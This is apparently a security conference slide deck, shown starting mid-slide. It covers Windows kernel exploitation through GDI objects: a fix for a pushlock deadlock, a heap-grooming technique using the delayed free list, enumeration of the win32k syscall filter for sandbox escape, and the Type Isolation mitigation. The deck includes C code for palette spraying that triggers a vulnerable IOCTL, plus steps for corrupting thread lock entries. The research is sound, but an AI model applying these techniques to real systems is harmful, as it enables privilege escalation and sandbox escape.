  waitBlock.WakeEvent.Header.WaitListHead.Blink = &waitBlock.WakeEvent.Header.WaitListHead;
  waitBlock.WakeEvent.Header.WaitListHead.Flink = &waitBlock.WakeEvent.Header.WaitListHead;
  waitBlock.WakeEvent.Header.Size = 6;
  waitBlock.WakeEvent.Header.SignalState = 0;
  KeWaitForSingleObject(&waitBlock->WakeEvent, WrPushLock, 0, 0, 0i64);
}
```

> LOCK ENTRIES

- The deadlocked thread has 2 KTHREAD->LockEntries set.
- KTHREAD->LockEntries[0], contains the address of a valid Pushlock that we acquired in HmgShareLockCheck.
  - Then we released a non acquired lock.
  - Tried to acquire it in DEC_SHARE_REF_CNT.
- KTHREAD->LockEntries[1], that contains the address of a Pushlock that has a waitblock as value.

> LOCK ENTRIES



> WAKING UP

- Our plan is to set the waitblock (as there is only one waiter) and release it.
- That should wake up the thread.
- Let’s study how the release of a pushlock works.

> RELEASE PUSHLOCK

- ExReleasePushLockExclusiveEx will decrement the pushlock by 1 (1).
- If bit 2 is set, it will call ExfTryToWakePushLock to wake up the waiter in the waitblock(2).
- Then will loop through KTHREAD->LockEntries to find the one that contains the pushlock (3).
- If the entry wasn’t found and the entries aren't exhausted the thread will bugcheck (4).

> RELEASE PUSHLOCK

```
void __fastcall ExReleasePushLockExclusiveEx(_EX_PUSH_LOCK *pushLock)
{
  /* Decrement the pushlock (1) */
  if ((_InterlockedExchangeAdd64(pushLock, -1) & 6) == 2 )
    ExfTryToWakePushLock(pushLock); /* wake up the waiter (2) */

  pushLock2 = pushLock & 0x7FFFFFFFFFFFFFFCi64;
  /* Find entry that contains the pushlock (3) */
  for (i = 0; i < 6; i++) {
      lockEntry = &thread->LockEntries[index];
      if (lockEntry->AcquiredByte & 1) {
        if ( lockEntry->LockState.LockState & 0x7FFFFFFFFFFFFFFCi64) == pushLock2) {
          lockEntry->AcquiredByte &= 0xFEu;
          if (lockEntry->LockState.LockState)
              break;
        }
      }
  }

  if (!lockEntry) {
    ThreadFlags = thread->ThreadFlags;
    /* AutoBoostEntriesExhausted */
    if ( !_bittest(&ThreadFlags, 0x10u) )
        KeBugCheckEx(v10, v8, pushLock2, v5); //(4)

  }
}
```

> WAKING UP STEPS

- All read/write operations in the algorithm are implemented with the palette primitive described earlier.

1) Read the heap to find BASEOBJECT64->Tid,
which is the address of deadlocked thread KTHREAD.

2) Read KTHREAD>LockEntries[1], to get the
address of the pushlock that contains the waitblock.

3) Clear the flags in waitblock and set the flags for one waiter.

4) Set waitBlock.Last equal to waitblock address and
waitBlock.Next equal to zero.

> WAKING UP STEPS

5) Read KTHREAD->LockEntries[0], to get the address of valid objects pushlock and set the value to zero.

6) set the KTHREAD>AutoBoostEntriesExhausted flag, to our thread in order to release a pushlock we didn't acquire from that thread.

7) Call SetPaletteEntries with the handle of the object that we corrupted. That will call HmgShareLockCheck and wake up the waiter.

> WAKE UP!

```
BASEOBJECT64 *HmgShareLockCheck(unsigned int handle, char type)
{
  /* search (1) */
  EntryDataLookupTableIndex = (handle >> 8) & 0xff;
  lookupEntryIndex = handle & 0xff;
  LookupEntry = gdiLookupTable->lookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];

  /* acquire (2) */
  ExAcquirePushLockExclusiveEx(&LookupEntry->lock, 0);

  /* reference  (3) */
  object = LookupEntry->object;
  ++object->ulShareCount;

  /* search again (4) */
  hMgr = object->hHmgr;
  EntryDataLookupTableIndex = (hMgr >> 8) & 0xff;
  lookupEntryIndex = hMgr & 0xff;
  LookupEntry = gdiLookupTable->lookupTableData[EntryDataLookupTableIndex][lookupEntryIndex];

  /* release (5) */
  ExReleasePushLockExclusiveEx(&LookupEntry->lock, 0);

  return LookupEntry;
}
```

> DEMO

- The bug was patched in RS3.
- I wrote a driver that imitates the bug, to demonstrate the exploit in RS3.
- The goal of the demo is to demonstrate the mitigation bypass technique.

> STRUCTURE (PART 1)

- The Bug
- GDI Handle Manager
- The Palette primitive
- The mitigation
- The deadlock technique
- Fixing the deadlock problem
- **Delayed free list technique**

> ANOTHER TECHNIQUE

- Back when I was working on a way to bypass the mitigation, the deadlock technique wasn't an option.
- I thought, since all the handles are known, I should try to free a GDI object and allocate the vulnerable buffer to the same space.
- In this way, I will be able to overwrite the next palette object with a valid handle.
- Of course that didn't work, because of the delayed free list.

> DELAYED FREE LIST

- ExFreePoolWithTag is called to free a heap block.
- The block might not get freed directly, instead it is going to get stored in the delayed free list.
- The list can store up to 32 blocks, after that it will free them all and start storing again.

> EXFREEPOOLWITHTAG

```
VOID ExFreePoolWithTag (PVOID P,  ULONG TagToFree)
{
  /* if more than 32 pending, free them all */
  if (PoolDesc->PendingFreeDepth >= 32)
      ExDeferredFreePool (PoolDesc);

  /* Add the PendingFrees */
  do {
    OldValue =  &PoolDesc->PendingFrees;
    ((PSINGLE_LIST_ENTRY)P)->Next =  &PoolDesc->PendingFrees;
  } while (InterlockedCompareExchangePointer,
            &PoolDesc->PendingFrees,
            P,
            OldValue) != OldValue);
  /* Increment number of pending buffers */
  InterlockedIncrement (&PoolDesc->PendingFreeDepth);
}
```

> THE TECHNIQUE

- Suppose that we need to overflow a buffer of size 0x420.
- We should allocate 32 palettes of different size.
- Spray with palettes of 0x420 size.

> THE TECHNIQUE


- Free one of the 0x420 size palettes.
- Free the 32 palettes of different size.
- Trigger the vulnerable ioctl, that will allocate a 0x420 buffer.
- That buffer should be claimed on the same heap block of a 0x420 palette we just freed.

> THE TECHNIQUE

```c
int main()
{
  /* Tmp allocations */
  pal3 = (LOGPALETTE *)malloc(sizeof(*pal3) + 0xc0 * sizeof(PALETTEENTRY));
  pal3->palVersion = 0x300;
  pal3->palNumEntries = 0xc0;

  for (i = 0; i < 32; i ++)
      hPad[i] = CreatePalette(pal3);

  /* 0x420 allocations */
  pal2 = (LOGPALETTE *)malloc(sizeof(*pal2) + 0xe0 * sizeof(PALETTEENTRY));
  pal2->palVersion = 0x300;
  pal2->palNumEntries = 0xe0;

  for (i = 0; i < 4096; i++)
      hPal2[i] = CreatePalette(pal2);

  /* Correct Handle */
  Buffer[1000] = hPal2[1513];

  /* Create hole */
  DeleteObject(hPal2[1512]);

  /* Free delayed */
  for (i = 0; i < 32; i++)
      DeleteObject(hPad[i]);

  /* Claim it */
  DeviceIoControl(hDevice,  VULN_IOCTL, buffer, sizeof(buffer), output, 4095, &bytesReturned, NULL);
}
```


> THE TECHNIQUE

- Spray With 0x420 palettes, without holes.




> THE TECHNIQUE

- We free one 0x420 buffer and 32 palettes of different size.



> THE TECHNIQUE

- We call the vulnerable ioctl/system call that will allocate the vulnerable buffer in the same memory.



> DEMO

- For this demo I will reuse my vulnerable driver.

> STRUCTURE (PART 2)

- **Win32kFilter**
- Filter script
- Primitive Characteristics
- Vanishing of GDI objects
- Type Isolation
- Palette in Type Isolation
- Future of GDI Object Exploitation

> WIN32K FILTER

- Privilege escalation exploits are on the rise, because of sandboxes.
- The Win32k component, a provider of system calls, has introduced win32kfilter, a filtering mechanism that cuts down the number of system calls available to sandboxed processes (thus reducing the kernel's attack surface).
- Our read/write primitive should be reachable from win32kfilter.
- To understand win32kfilter we should take a deeper look in the system call handler.

> SYSTEM CALL HANDLER

- The syscall handler is initialized at boot in InitializeBootStructures

```
__writemsr(0xC0000082, KiSystemCall64);
```

- When a syscall instruction is executed from a 64-bit program KiSystemCall64 will be called.

> SERVICE TABLE

- KiSystemCall64 gets serviceTable from ServiceDescriptorTable.
- Later on, from serviceTable it gets the offset of the system call, based on the system call number.
- Then adding the offset to the serviceTable gives us the address of the system call.

> SERVICE TABLE

- The table for NT system calls is KiServiceTable in KeServiceDescriptorTable (1).
- For a GUI process it's W32pServiceTable in KeServiceDescriptorTableShadow (2).
- For a restricted GUI process it's W32pServiceTableFilter in KeServiceDescriptorTableFilter (3).

> KISYSTEMCALL64

```
void KiSystemCall64()
{
  ....
  syscallNum &= 0xFFFu;
  /* 0x20 for win32k, 0 for nt */
  ServiceTableIndex = ((unsigned int)syscallNum >> 7) & 0x20;
  ServiceDescriptorTable = &KeServiceDescriptorTable;
  v24 = &KeServiceDescriptorTableShadow;
  if (currentThread->GuiThread) {
    /* RestrictedGuiThread */
    if (currentThread->RestrictedGuiThread)
        v24 = &KeServiceDescriptorTableFilter;
        ServiceDescriptorTable = v24;
  }
  if (syscallNum < (ServiceDescriptorTable + ServiceTableIndex)->maxSyscallNumber)) {
    ServiceTable = *(_QWORD *)(ServiceDescriptorTable + ServiceTableIndex);

    /* ServiceTable contains offset of the syscall */
    offset = *(signed int *)(ServiceTable + 4 * syscallNum);
    syscallAddr = ((offset >> 4) + ServiceTable);
    result = syscallAddr(firstArg, secondArg, thirdArg, fourthArg);
  }
  ....
}
```

> NTGDIGETREGIONDATA

- Suppose that we want to call NtGdiGetRegionData from an Edge sandboxed process.
- KiSystemCall64 will read the offset from W32pServiceTableFilter.
- Then will add the offset to the ServiceTableFilter to obtain stub_GdiGetRegionData.

> WRAPPER CHECKS

- stub_GdiGetRegionData is a wrapper for NtGdiGetRegionData.
- stub_GdiGetRegionData will call IsWin32KSyscallFiltered to check if the system call is filtered.
- If it is filtered, NtUserWin32kSysCallFilterStub might log that action and terminate the process based on NT kernel settings.

> STUB PSEUDOCODE

```
int64 stub_GdiGetRegionData(int64 a1, int64 a2)
{
  if (!IsWin32KSyscallFiltered(0x43i64))
      return NtGdiGetRegionData(a1, a2, a3, a4);
  NtUserWin32kSysCallFilterStub(aNtgdigetregion, 0x43i64);

  return status;
}
```

> WIN32K LEVELS

- Every restricted GUI process has a group of system calls that are filtered.
- The groups are split in *levels*. The levels are basically (different) sets of system calls.
- The default filter level for Edge is 5.

> WIN32K LEVELS

- PsGetWin32KFilterSet returns the filter level for the current process.
- The level exists in EPROCESS->Win32KFilterSet.
- There is an array of bitmaps gaWin32KFilterBitmap, which contains a bitmap for each filter level.
- Based on the system call number (0x43), it checks if the bit is set on the bitmap.

> WIN32K FILTER ALGORITHM

```
bool IsWin32KSyscallFiltered(unsigned int sysNum)
{
  unsigned int filterLvl;
  BYTE *bitmap
  bool isFiltered;

  filterLvl = PsGetWin32KFilterSet();

  if (filterLvl >= 7)
      return 1;

  bitmap = gaWin32KFilterBitmap[filterLvl];
  if (bitmap) {
      /* set bit 1 << 0-7 */
      bit = (1 << (sysNum & 7));

      /* if bit not set, not filtered */
      isFiltered  = bit & bitmap[sysNum/8]);
  }
  else
      isFiltered = 0;
  return  isFiltered;
}
```

> STRUCTURE (PART 2)

- Win32kFilter
- **Filter script**
- Primitive Characteristics
- Vanishing of GDI objects
- Type Isolation
- Palette in Type Isolation
- Future of GDI Object Exploitation

> FILTER SCRIPT

- I wrote a pykd script for WinDBG based on that algorithm.
- It outputs all the filtered/allowed system calls from each level.
- Let’s execute it, on RS3.

> RS3 EDGE WIN32KFILTER

```
win32k!_stub_UserPromotePointer 0x1415
win32k!_stub_UserQueryDisplayConfig 0x1417
win32k!_stub_UserQueryInputContext 0x1419
win32k!_stub_UserRegisterRawInputDevices 0x1425
win32k!_stub_UserRegisterTouchHitTestingWindow 0x142a
win32k!_stub_UserReportInertia 0x1435
win32k!_stub_UserSetCoreWindow 0x1441
win32k!_stub_UserSetCoreWindowPartner 0x1442
win32k!_stub_UserSetImeOwnerWindow 0x144f
win32k!_stub_UserSetLayeredWindowAttributes 0x1453
win32k!_stub_UserSetProcessDpiAwarenessContext 0x145b
win32k!_stub_UserSetProcessInteractionFlags 0x145c
win32k!_stub_UserSetThreadInputBlocked 0x1464
win32k!_stub_UserSetThreadLayoutHandles 0x1465
win32k!_stub_UserSetWindowCompositionAttribute 0x1468
win32k!_stub_UserSetWindowFeedbackSetting 0x146b
win32k!_stub_UserTransformPoint 0x147c
win32k!_stub_UserTransformRect 0x147d
win32k!_stub_UserUndelegateInput 0x147e
win32k!_stub_UserUpdateInputContext 0x1485
win32k!_stub_UserUpdateLayeredWindow 0x1487
win32k!_stub_VisualCaptureBits 0x1495
win32k!_stub_UserSetWindowLongPtr 0x1497
number of allowed system calls
1176/349

kd> !py filter.py 5 5 0
```

> ALLOWED GDI OBJECTS

- In RS3 there are 349 Win32k system calls available from the Edge sandboxed context.
- We can create multiple GDI objects from the Edge sandboxed context.

win32k!_*stub*_GdiCreateCompatibleBitmap 0x104e
win32k!_*stub*_GdiCreateCompatibleDC 0x1057
win32k!_*stub*_GdiCreatePen 0x1059
win32k!_*stub*_GdiCreateBitmap 0x106e
win32k!_*stub*_GdiCreateRectRgn 0x1084
win32k!_*stub*_GdiCreateDIBSection 0x109a
win32k!_*stub*_GdiCreateDIBitmapInternal 0x109f
win32k!_*stub*_GdiCreatePatternBrushInternal 0x10ac
win32k!_*stub*_GdiCreateSolidBrush 0x10b3
win32k!_*stub*_GdiCreateClientObj 0x10b5
win32k!_*stub*_GdiCreateBitmapFromDxSurface2 0x1170
win32k!_*stub*_GdiCreateOPMProtectedOutput 0x1175
win32k!_*stub*_GdiCreateOPMProtectedOutputs 0x1176

> LOOKING FOR THE PALETTE PRIMITIVE

- NtGdiCreatePaletteInternal is absent from the list.
- We need another primitive for an Edge sandbox escape.
- Let’s investigate the characteristics a primitive should have!

> STRUCTURE (PART 2)

- Win32kFilter
- Filter script
- **Primitive Characteristics**
- Vanishing of GDI objects
- Type Isolation
- Palette in Type Isolation
- Future of GDI Object Exploitation

> PRIMITIVE CHARACTERISTICS

- Have a pointer that points to a buffer that we can write/read by calling a system call from userspace.
- Usually objects have an array instead of a pointer, and an 8-byte integer that defines the bounds/offset of the array.
- We can overwrite that offset in order to obtain read/write primitives.

> PRIMITIVE CHARACTERISTICS

- The creation and the use of an object should be reachable from system calls allowed by the Win32k filter (our pykd script can help here).
- Since Windows RS4 will be released in the next month, we should be able to call those system calls in systems with the RS4 win32kfilter.
- Let’s review the win32kfilter of RS4 to match the GDI objects that we can create (in comparison with RS3).

> STRUCTURE (PART 2)

- Win32kFilter
- Filter script
- Primitive Characteristics
- **Vanishing of GDI objects**
- Type Isolation
- Palette in Type Isolation
- Future of GDI Object Exploitation

> RS4 EDGE WIN32KFILTER

```
win32k!_stub_UserRegisterTouchHitTestingWindow 0x1452
win32k!_stub_UserRegisterTouchPadCapable 0x1453
win32k!_stub_UserReportInertia 0x145d
win32k!_stub_UserSetCoreWindow 0x146b
win32k!_stub_UserSetCoreWindowPartner 0x146c
win32k!_stub_UserSetImeOwnerWindow 0x147a
win32k!_stub_UserSetProcessDpiAwarenessContext 0x1487
win32k!_stub_UserSetProcessInteractionFlags 0x1488
win32k!_stub_UserSetThreadInputBlocked 0x1490
win32k!_stub_UserSetThreadLayoutHandles 0x1491
win32k!_stub_UserSetWindowFeedbackSetting 0x1497
win32k!_stub_UserTransformPoint 0x14a9
win32k!_stub_UserTransformRect 0x14aa
win32k!_stub_UserUndelegateInput 0x14ab
win32k!_stub_UserUpdateInputContext 0x14b2
win32k!_stub_UserSetWindowLongPtr 0x14c4
number of allowed system calls
1221/271

kd> !py filter 5 5 0
```

> VANISHING OF GDI OBJECTS

- The number of allowed system calls has been decreased by 78.
- All the GDI objects have vanished from the Edge win32kfilter.
- We can’t create GDI objects directly from the Edge sandbox anymore.

> OTHER WIN32KFILTER LEVELS

- What about other sandboxes?
- FontDrvHost.exe which is the font parser, uses the 3rd level of win32kfilter.
- We can call NtGdiCreatePaletteInternal from the 3rd level.
- Is it possible to use the palette primitive in RS4?

> PALETTE IN RS4

- The short answer is NO.
- Palette and other GDI primitives have changed in RS4.
- The same mitigation (Type Isolation) that is used in GDI bitmaps is now applied to Palettes.

> STRUCTURE (PART 2)

- Win32kFilter
- Filter script
- Primitive Characteristics
- Vanishing of GDI objects
- **Type Isolation**
- Palette in Type Isolation
- Future of GDI Object Exploitation

> TYPE ISOLATION

- Windows 10 RS4 introduced a mitigation called Type Isolation.
- The idea is to isolate the data structures that contain pointers (metadata) from the entries (data).

> HOW TYPE ISOLATION WORKS

- Win32k allocates a section object for each GDI object Type and maps it.
- As a result, the object metadata for each type is mapped to a different isolated address space.
- The data entries are mapped to the regular session heap, as every other buffer.

> TYPE ISOLATION

- Every object type that uses the mitigation allocates a typeIsolation data structure.

```
struct typeIsolation
{
  struct CSectionEntry *cSectionEntryNext;
  struct CSectionEntry *cSectionEntryPrev;
  ULONG64 pushlock;
  DWORD unknown2;
};
```

- Every typeIsolation is stored in an array gpTypeIsolation.

> CSECTION ENTRY

- Csection is a data structure that contains the section object, the address of the isolated address and a bitmap.

```
struct CSectionEntry
{
  struct typeIsolation *typeIsolationNext;
  struct typeIsolation *typeIsolationPrev;
  ULONG64 Section;
  ULONG64 MappedBase;
  ULONG64 CsectionBitmap;
};
```

- The bitmap describes the number of available entries in the address space.

> CSECTION ENTRY

- The section for the palette type, maps an address space of 0x9000 size, that can hold up to 0x100 palette headers (0x90 hdr size).
- Afterwards, a new Csection is allocated, with another section object.
- That will create another isolated address space for palettes.

> STRUCTURE (PART 2)

- Win32kFilter
- Filter script
- Primitive Characteristics
- Vanishing of GDI objects
- Type Isolation
- **Palette in Type Isolation**
- Future of GDI Object Exploitation

> CASE STUDY: PALETTE

- Palette uses gpTypeIsolation[1], which is an array of typeIsolation structures.
- The palette object will be allocated in NSInstrumentation::CTypeIsolation::AllocateType
- The palcolor buffer will be allocated by win32kAlloc in the regular session heap.

> PALETTE CREATION IN RS4

```
_int64 bCreatePalette(PALMEMOBJ *this, __int64 a2, unsigned int a3, unsigned int *a4, unsigned int a5, unsigned int a6, unsigned int a7, unsigned int a8)
{
        typeIsolation = (struct typeIsolation *)gpTypeIsolation[1];

        if (typeIsolation)
                palette = (struct PALETTE *)NSInstrumentation::CTypeIsolation<36864, 144>::AllocateType(typeIsolation);

        palette->cEntries = cEntries;
        palette->palUnique = _InterlockedIncrement((volatile signed __int32 *)&ulXlatePalUnique);
        palette->hdcHead = 0i64;
        palette->hSelected = 0i64;
        palette->cRefRegular = 0;
        palette->cRefhPal = 0;
        palette->ptransCurrent = 0i64;
        palette->ptransOld = 0i64;
        palette->pad5 = 0i64;
        palette->pad = 0;
        palette->pad7 = 0i64;
        palette->ppalThis = palette;
        palette->ppalColor = Win32AllocPoolImpl(33i64, v11, 'lpaG');;
}
```

> PALETTE CREATION IN RS4

- After spraying with palettes, we observe that each new section begins at a position aligned to 0x10000 bytes.
- The first 0x9000 will contain palette entries, while the next 0x7000 will be unmapped.

> PALETTE CREATION IN RS4

```
new cSection allocated!
palette = ffff881183bb0000
palette->palColor = ffff881184983bf0

palette = ffff881183bb0090
palette->palColor = ffff8811849837d0
```

```
palette = ffff881183bb8ea0
palette->palColor = ffff88118498bbf0

palette = ffff881183bb8f30
palette->palColor = ffff88118498b7d0

new cSection allocated!
palette = ffff881183bc0000
palette->palColor = ffff88118498c010

palette = ffff881183bc0090
palette->palColor = ffff88118498cbf0
```

> STRUCTURE (PART 2)

- Win32kFilter
- Filter script
- Primitive Characteristics
- Vanishing of GDI objects
- Type Isolation
- Palette in Type Isolation
- **Future of GDI Object Exploitation**

> FUTURE OF GDI OBJECT EXPLOITATION

- The objects Surface (bitmaps), Brush & Pen, Palette, Font and Path seem to be safe with Type Isolation.
- The other GDI objects are still allocated entirely in the heap.
  - Can thus still be abused for read/write primitives!

Thank you!

CENSUS
IT Security Works